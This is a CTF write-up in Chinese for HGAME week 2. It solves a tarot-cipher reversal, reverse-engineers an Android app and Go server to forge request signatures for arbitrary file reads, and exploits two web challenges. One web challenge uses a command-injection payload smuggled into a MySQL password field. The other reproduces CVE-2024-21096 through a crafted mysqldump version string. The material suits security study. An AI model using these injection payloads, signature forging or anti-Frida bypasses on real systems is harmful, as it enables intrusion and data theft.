

week2

Misc

Computer cleaner plus

有root, 直接给ps权限秒了

```
[root@localhost tmp]# ps
-bash: /bin/ps: Permission denied
[root@localhost tmp]# chmod 777 ps
chmod: cannot access 'ps': No such file or directory
[root@localhost tmp]# chmod 777 /bin/ps
[root@localhost tmp]# ps
/bin/ps: line 1: /.hide_command/ps: No such file or directory
[root@localhost tmp]# /bin/ps: line 1: /B4ck_D0_oR.elf: No such file or directory
^C
[root@localhost tmp]# ^C
[root@localhost tmp]# ps aux
/bin/ps: line 1: /B4ck_D0_oR.elf: No such file or directory
/bin/ps: line 1: /.hide_command/ps: No such file or directory
[root@localhost tmp]# _
```

Crypto

Ancient Recall

ai秒了

```
Major_Arcana = ["The Fool", "The Magician", "The High Priestess", "The Empress",
"The Emperor", "The Hierophant", "The Lovers", "The Chariot", "Strength", "The
Hermit", "Wheel of Fortune", "Justice", "The Hanged Man", "Death",
"Temperance", "The Devil", "The Tower", "The Star", "The Moon", "The Sun",
"Judgement", "The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five
of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands",
"Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of
Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of
Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of
Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords",
"Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of
Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of
Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four
of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles",
"Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of
Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana

def reverse_fortune_wheel(B):
    b0, b1, b2, b3, b4 = B
    numerator = b0 + b1 + b3 - b2 - b4
    if numerator % 2 != 0:
```

```

        raise ValueError("Cannot reverse, numerator is odd")
    a1 = numerator // 2
    a0 = b0 - a1
    a2 = b1 - a1
    a3 = b2 - a2
    a4 = b3 - a3
    if a4 + a0 != b4:
        raise ValueError("Validation failed in reverse step")
    return [a0, a1, a2, a3, a4]

YOUR_final_Value = [
    2532951952066291774890498369114195917240794704918210520571067085311474675019,
    2532951952066291774890327666074100357898023013105443178881294700381509795270,
    2532951952066291774890554459287276604903130315859258544173068376967072335730,
    2532951952066291774890865328241532885391510162611534514014409174284299139015,
    2532951952066291774890830662608134156017946376309989934175833913921142609334
]

current = YOUR_final_Value.copy()
for _ in range(250):
    current = reverse_fortune_wheel(current)

initial_values = current

YOUR_initial_FATE = []
for v in initial_values:
    reversed_k = v ^ (-1)
    if 0 <= reversed_k < len(Major_Arcana):
        YOUR_initial_FATE.append(f"re-{tarot[reversed_k]}")
    elif 0 <= v < len(tarot):
        YOUR_initial_FATE.append(tarot[v])
    else:
        raise ValueError(f"Invalid value: {v}")

flag = "hgame{" + "&".join([name.replace(" ", "_") for name in
YOUR_initial_FATE]) + "}"
print(flag)

```

hgame{re-The_Moon&re-The_Sun&Judgement&re-Temperance&Six_of_Cups}

re

Mysterious signals

安卓配个代理抓个包，发现sign校验，读文件


```

POST /flag HTTP/1.1
sign: 41dce78c58dacf99cbbc2f1c20135745
Content-Type: application/json; charset=utf-8
Content-Length: 39
Host: node1.hgame.vidar.club:30778
Connection: close
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/3.14.9

{"username":"admin","filename":"hello"}

```

路由限制为 /flag



```

• .rodata:000000000006E6ECF db 73h ; s
• .rodata:000000000006E6ED0 db 73h ; s
• .rodata:000000000006E6ED1 db 65h ; e
• .rodata:000000000006E6ED2 db 32h ; 2
• .rodata:000000000006E6ED3 ; const uint8
• .rodata:000000000006E6ED3 db 2Fh ; /
• .rodata:000000000006E6ED4 db 66h ; f
• .rodata:000000000006E6ED5 db 6Ch ; l
• .rodata:000000000006E6ED6 db 61h ; a
• .rodata:000000000006E6ED7 db 67h ; g
• .rodata:000000000006E6ED8 ; const uint8 unk_6E6ED8
RCX .rodata:000000000006E6ED8 unk_6E6ED8 db 45h ; E
• .rodata:000000000006E6ED8
• .rodata:000000000006E6ED9 db 72h ; r
• .rodata:000000000006E6EDA db 72h ; r
• .rodata:000000000006E6EDB db 6Fh ; o
• .rodata:000000000006E6EDC db 72h ; r
• .rodata:000000000006E6EDD ; const uint8_0
• .rodata:000000000006E6EDD db 3Ch ; <
• .rodata:000000000006E6EDD

```

404页面

```

1 // net/http.NotFound
2 void __golang_net_http_NotFound(net_http_ResponseWriter w, net_http_Request *r)
3 {
4     __int64 v2; // r14
5     void *retaddr; // [rsp+0h] [rbp+0h] BYREF
6     internal_abi_ITab *wa; // [rsp+8h] [rbp+8h]
7     net_http_Request *r_0; // [rsp+18h] [rbp+18h]
8     string v6; // 0:rcx.8,8:rdi.8
9
10    while ( (unsigned __int64)&retaddr <= *(_QWORD *) (v2 + 16) )
11    {
12        wa = w.tab;
13        r_0 = r;
14        runtime_morestack_noctxt();
15        w.tab = wa;
16        r = r_0;
17    }
18    v6.str = (uint8 *) "404 page not found";
19    v6.len = 18LL;
20    net_http_Error(w, v6, 404LL);
21 }

```

main_receive函数处理http报文信息

验证username为admin

```

164 ((void (__golang *))(void *, void *))request->Body.tab->fun[0])(request->Body.data, v
165 if ( v->len != 5 || *(_DWORD *)v->str != 'imda' || v->str[4] != 'n' )
166 {
167     v13 = 14LL;
168     v15 = (const string *)&unk_6E6BF2;
169     str = "Username Error";
170     v16 = 0;
171     goto LABEL_29;
172 }

```

处理sign

```

173 Header = request->Header;
174 v55.str = v[1].str;
175 name = v[1].len;
176 v89.ptr = "sign";
177 v89.len = 4LL;
178 v85 = (string)net_textproto_MIMEHeader_Get(Header, v89);
179 v52.str = v85.str;
180 len = v85.len;
181 v64 = v3;
182 v85.str = (uint8 *)runtime_convTstring(v85);
183 *(_QWORD *)&v64 = &RTYPE_string_0;
184 *((_QWORD *)&v64 + 1) = v85.str;
185 v73 = main_receive_Println_func2;

```

校验sign，通过会读文件，未通过返回Sign Error

解密sign和username+filename对比

```

1 // main.verifySignature
2 // local variable allocation has failed, the output may be wrong!
3 bool __golang main_verifySignature(string username, string filename, string sign)
4 {
5     __int64 v3; // r14
6     string v4; // kr00_16
7     string v5; // rdi OVERLAPPED
8     string v6; // kr10_16
9     uint8 *str; // rcx
10    runtime_tmpBuf buf; // [rsp+0h] [rbp-38h] BYREF
11    int s; // [rsp+20h] [rbp-18h]
12    string v11; // [rsp+28h] [rbp-10h]
13    void *retaddr; // [rsp+38h] [rbp+0h] BYREF
14    uint8 *usernamea; // [rsp+40h] [rbp+8h]
15    int username_8; // [rsp+48h] [rbp+10h]
16    string v16; // 0:rax.8,8:rbx.8
17    string v17; // 0:rbx.8,8:rcx.8
18
19    if ( (unsigned __int64)&retaddr <= *(_QWORD *) (v3 + 16) )
20    {
21        runtime_morestack_noctxt();
22        JUMPOUT(0x66E28BLL);
23    }
24    username_8 = username.len;
25    usernamea = username.str;
26    v4 = main_decrypt(sign);
27    v11.str = v4.str;
28    s = v4.len;
29    v17.len = username_8;
30    v5 = filename;
31    v17.str = usernamea;
32    v6 = runtime_concatstring2((runtime_tmpBuf *)buf, v17, v5);
33    str = v6.str;
34    v5.str = (uint8 *)v6.len;
35    v16.str = v11.str;
36    v16.len = s;
37    return internal_stringslite_Index(v16, *(string *) ((char *)&v5 - 8)) >= 0;
38 }

```

读filename文件

```

287 v86.str = v55.str;
288 v86.len = name;
289 v93 = os_OpenFile(v86, 0LL, 0);
290 if ( v93._r1.tab )
291 {
292     if ( writera )

```

serve实现一个校验成功读文件的功能，若能伪造sgin值可以实现任意读文件的功能

```
2025/02/11 03:15:50 开始处理登录请求，尝试解析请求体中的认证信息...
2025/02/11 03:15:56 41dce78c58dacf99cbbc2f1c20135745
2025/02/11 03:15:56 签名通过
2025/02/11 03:15:57 准备编码并发送响应信息，结果： {200 666}
}
```

在apk中b函数实现对username+filename传参计算sign值

```
public String a(String arg6, String arg7, String arg8) {
    OkHttpClient v0 = new OkHttpClient().newBuilder().build();
    JSONObject v1 = new JSONObject();
    v1.addProperty(this.c("104406435e045957"), arg6);
    v1.addProperty(this.c("035e0f545e045957"), arg7);
    RequestBody v1_1 = RequestBody.create(MediaType.parse("application/json"), v1.toString());
    CountDownLatch v2 = new CountDownLatch(1);
    v0.newCall(new Builder().url("http://node1.hgame.vidar.club:" + arg8 + "/" + flag).header(this.c("165e045f"), this.b(arg6 + arg7)).post(v1_1).build()).enqueue(new Callback(v2) {
        static final boolean $assertionsDisabled;
        final CountDownLatch val$slatch;
    });
}
```

b、c为so动态注册函数

```
public native String b(String arg1) {
}


public native String c(String arg1) {
}
```

我们只需要利用该函数生成sign即可

在so中发现会对Frida检测，且更改密钥

```
6
7 v4 = __readfsqword(0x28u);
8 v2 = fopen("/proc/self/maps", "r");
9 if ( v2 )
10 {
11     while ( __fgets_chk(v3, 512LL, v2, 512LL) )
12     {
13         if ( strstr(v3, "frida") || strstr(v3, "LIBFRIDA") )
14         {
15             *(_DWORD*)(a1 + 36) = 0x44331122;
16             return __readfsqword(0x28u);
17         }
18     }
19     fclose(v2);
20 }
21 return __readfsqword(0x28u);
22 }
```

patch成原密钥即可



然后替换apk中so文件，利用apktool重新打包签名

想直接在安卓中替换so，死活找不到

android:extractNativeLibs设置是false，不会直接解压so，而是直接从 APK 文件中内存映射加载so

#解包

apktool.bat d app-release.apk

#替换lib中so文件

#需要改一下配置，要不可能安装不上

apktool.yum中targetSdkVersion改为26

AndroidManifest.xml中extractNativeLibs改为true

#重新打包

apktool.bat b .\app-release

#生成签名文件

keytool -genkey -v -keystore my-release-key.keystore -alias my-key-alias -keyalg RSA -keysize 2048 -validity 30000

#签名

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore .\app-release.apk my-key-alias

直接hook

```
Java.perform(function() {
    var SSSign = Java.use('com.nobody.andsign.SSSign');

    // 主动调用示例
    var instance = SSSign.$new();

    // 调用 c 方法并打印结果
    var cArgs = ["104406435e045957", "035e0f545e045957", "165e045f"];
    cArgs.forEach(arg => {
        try {
            var result = instance.c(arg);
            console.log(`[主动调用] c('${arg}') => ${result}`);
        } catch (e) {
```

```

        console.error(`调用 c('${arg}') 失败: ${e}`);
    }
});

// 调用 b 方法并打印结果
var sampleInput = "usernamefilename";
try {
    var bResult = instance.b(sampleInput);
    console.log(`[主动调用] b('${sampleInput}') => ${bResult}`);
} catch (e) {
    console.error(`调用 b('${sampleInput}') 失败: ${e}`);
}

});


```

```

[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin/proc/self/fd/2') => 2e4546335972bd3d726f9b3008c84e0a42289ecd5e86b0b4
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin/etc/passwd') => 814e4f78ee1a205940745af14b257146b8ebe532ccbe5283
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin/etc/passwd') => 814e4f78ee1a205940745af14b257146b8ebe532ccbe5283
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin1m1a1g1h1e') => 50c7c9d35e78039ab7e931cf043a32e0
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin1m1a1g1h1e') => 50c7c9d35e78039ab7e931cf043a32e0
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('adminhello') => 41dce78c58dacf99cbbc2f1c20135745

```

读passwd



在对文件名处理处有提示，不过有点特殊，ida逆的字符串进入是反的，实际是 h1g1a1m1e1

生成sign

发包拿flag

Web

Level 21096 HoneyPot

命令执行点


```

540 //Never able to inject shell commands,Hackers can't use this,HaHa
541 command := fmt.Sprintf(format: "/usr/local/bin/mysqldump -h %s -u %s -p%s %s | /usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
542     config.RemoteHost,
543     config.RemoteUsername,
544     config.RemotePassword,
545     config.RemoteDatabase,
546     localConfig.Username,
547     localConfig.Password,
548     config.LocalDatabase,
549 )
550 fmt.Println(command)
551 cmd := exec.Command(name: "sh", args: "-c", command)
552 if err := cmd.Run(); err != nil {
553     c.JSON(http.StatusInternalServerError, gin.H{
554         "success": false,
555         "message": "Failed to import data: " + err.Error(),
556     })
557     return
558 }
559
560 c.JSON(http.StatusOK, gin.H{
561     "success": true,
562     "message": "Data imported successfully",
563 })

```

sanitizeInput过滤

```

func sanitizeInput(input string) string {
    reg := regexp.MustCompile(`[;&|><\(\)\{\}\[\]\` + "`" + `]`)
    return reg.ReplaceAllString(input, "")
}

```

RemotePassword没有过滤


```

144 dsn := fmt.Sprintf(format: "%s:%s@tcp(%s:%s)/%s",
145     sanitizeInput(config.RemoteUsername),
146     config.RemotePassword,
147     sanitizeInput(config.RemoteHost),
148     config.RemotePort,
149     sanitizeInput(config.RemoteDatabase),
150 )
151

```

对 remote_password 构造 1; /writeflag;# 传参

请求	响应
美化 Raw Hex	美化 Raw Hex 页面渲染
1 POST /api/import HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: model.hgame.vidar.club:30464	2 Content-Type: application/json; charset=utf-8
3 Content-Length: 170	3 Date: Tue, 11 Feb 2025 19:28:13 GMT
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36	4 Content-Length: 55
5 Content-Type: application/json	5 Connection: close
6 Accept: */*	6
7 Origin: http://model.hgame.vidar.club:30464	7 {
8 Referer: http://model.hgame.vidar.club:30464/	"message": "Data imported successfully",
9 Accept-Encoding: gzip, deflate, br	"success": true
10 Accept-Language: zh-CN, zh;q=0.9	}
11 Connection: close	
12	
13 {	
"remote_host": "127.0.0.1",	
"remote_port": "33",	
"remote_username": "root",	
"remote_password": "1; /writeflag;#",	
"remote_database": "test_table1",	
"local_database": "test_table2"	
}	



Level 21096 HoneyPot_Revenge

跟着出题人的博客复现

[CVE-2024-21096 mysqldump命令注入漏洞简析 | Ec3o](#)

改mysql_version.h.in文件

会执行/writeflag

```
/* Copyright Abandoned 1996,1999 TCX DataKonsult AB & Monty Program KB
   & Detron HB, 1996, 1999-2004, 2007 MySQL AB.
   This file is public domain and comes with NO WARRANTY of any kind
*/

/* Version numbers for protocol & mysqld */

#ifndef _mysql_version_h
#define _mysql_version_h

#define PROTOCOL_VERSION          @PROTOCOL_VERSION@
#define MYSQL_SERVER_VERSION      "8.0.0-injection-test\n\\! /writeflag"
#define MYSQL_BASE_VERSION        "mysqld-8.0.34"
#define MYSQL_SERVER_SUFFIX_DEF   "@MYSQL_SERVER_SUFFIX@"
#define MYSQL_VERSION_ID          @MYSQL_VERSION_ID@
#define MYSQL_PORT                 @MYSQL_TCP_PORT@
#define MYSQL_ADMIN_PORT          @MYSQL_ADMIN_TCP_PORT@
#define MYSQL_PORT_DEFAULT        @MYSQL_TCP_PORT_DEFAULT@
#define MYSQL_UNIX_ADDR           "@MYSQL_UNIX_ADDR@"
#define MYSQL_CONFIG_NAME         "my"
#define MYSQL_PERSIST_CONFIG_NAME "mysqld-auto"
#define MYSQL_COMPILATION_COMMENT "@COMPILEATION_COMMENT@"
#define MYSQL_COMPILATION_COMMENT_SERVER "@COMPILEATION_COMMENT_SERVER@"
#define LIBMYSQL_VERSION          "8.0.34-custom"
#define LIBMYSQL_VERSION_ID       @MYSQL_VERSION_ID@

#ifndef LICENSE
#define LICENSE                    GPL
#endif /* LICENSE */

#endif /* _mysql_version_h */
```

值得注意的是，需要将localhost改为%才能远程连接

```
mysql> SELECT host, user FROM mysql.user WHERE user = 'root';
+-----+-----+
| host      | user  |
+-----+-----+
| localhost | root  |
+-----+-----+
1 row in set (0.00 sec)
```

```
update user set host = '%' where user = 'root';
```


导入数据

远程主机地址

远程端口

用户名

密码

远程数据库名

本地数据库名

× 取消

 测试连接

 导入数据

访问/flag路由